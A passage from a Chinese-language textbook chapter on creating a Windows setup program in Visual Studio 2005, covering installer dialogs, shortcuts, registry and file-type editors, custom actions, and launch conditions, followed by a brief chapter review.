（14）在“ 用户界面 ”面板中选择【安装】→【启动】→【确认安装】选项，开始设置“ 确认安装 ”对话框中的相关参数。该对话框通常用于提示用户安装即将开始，无须设置。

（15）在“ 用户界面 ”面板中选择【安装】→【进度】→【进度】选项，开始设置“ 安装进度 ”对话框中的相关参数。该对话框提供了一个进度条显示安装的过程，使用其中的 Show Progress Bar 属性可以设置是否显示进度条一般设置为 True，即显示进度条。

（16）在“ 用户界面 ”面板中选择【安装】→【结束】→【已完成】选项，设置“ 安装完成 ”对话框中的相关参数。该对话框用于提示用户安装过程顺利完成。

（17）为“ 所有程序 ”菜单添加快捷方式，右击用户的“ 程序 ”菜单，在弹出的快捷菜单中选择【添加】→【文件夹】选项。在新建的文件夹名称中输入“ 电子工业出版社 ”，该文件夹在程序安装后将会出现在“ 开始 ”菜单的“ 程序 ”菜单中。

（18）选择应用程序文件夹，右击右窗格中的“ 主输出来自 10-1 ”选项，在弹出的快捷键菜单中选择“ 创建主输出来自 10-1（活动）的快捷方式 ”选项。创建一个快捷方式，输入名称“ 我的程序 ”，然后将这个快捷方式拖动到新建的“ 电子工业出版社 ”文件夹中，这样即可在“ 所有程序 ”菜单中添加了快捷方式。

（19）在桌面上添加快捷方式，选择应用程序文件夹。右击右窗格中的“ 主输出来自 10-1 ”选项，在弹出的快捷菜单中选择“ 创建主输出来自 10-1（活动）的快捷方式 ”选项，创建一个快捷方式。输入名称“ 我的程序 ”，将这个快捷方式拖动到用户桌面上，即可在桌面上添加快捷方式。

（20）单击解决方案资源管理器中的“ 注册表编辑器 ”按钮，打开注册表编辑器。右击其中的选项，在弹出的快捷菜单中可以看到允许新建“ 键 ”、“ 字符串值 ”、“ 环境字符串值 ”、“ 二进制值 ”和“ DWORD 值 ”选项。

Windows 注册表是帮助 Windows 控制硬件、软件、用户环境和 Windows 界面的一个数据库，通过 Windows 目录中的 regedit.exe 程序可以存取该数据库。为此打开 “ 运行 ”对话框，输入“ regedit ”。单击“ 确定 ”按钮，打开 Windows 注册表编辑器。在其中可以修改注册表的项及其值，但是不建议如此处理，因为可能产生难以预料的后果。

（21）单击解决方案资源管理器中的“ 文件夹类型编辑器 ”按钮，打开文件类型编辑器，。Visual Studio 2005 允许编辑文件类型，以便用户可以通过双击某种格式的文档打开相应的应用程序进行操作。右击“ 目标计算机上的文件类型 ”选项，在弹出的快捷菜单中选择“ 添加文件类型 ”选项，即可添加新的关联文件类型。

（22）在“ 属性 ”面板中可以设置相应的属性。使用 Name 属性可以设置文件类型名称，使用 Command 属性可以指定关联的应用程序，使用 Extensions 属性可以设置文件的扩展名。例如，使用 Word 应用程序创建的文件的扩展名为.doc，设置 Command 属性为 Word 程序，Extensions 属性为.doc，在本例中使用默认选项。

（23）单击解决方案资源管理器中的“ 自定义操作编辑器 ”按钮，打开自定义操作编辑器。右击相应的选项，在弹出的快捷菜单中选择“ 添加自定义操作 ”选项即可选择相应的可执行文件和脚本文件以支持自定义操作。一般安装程序不要求自定义操作，所以不做详细介绍。

（24）单击解决方案资源管理器面板中的“ 启动条件编辑器 ”按钮，打开启动条件编辑器。

启动条件指在目标计算机上执行某些测试，如发现某些条件符合此处设置的条件，则给出提示信息停止安装进程。

19.3 复习与提示

安装程序是应用程序安装到最终用户的操作系统之前与用户直接交互的程序，所以设置一个界面友好、可移植性强且功能齐备的安装程序十分必要。本章详细地介绍了安装程序的制作过程，以及测试安装程序，包括安装、运行及卸载三个环节。

反侵权盗版声明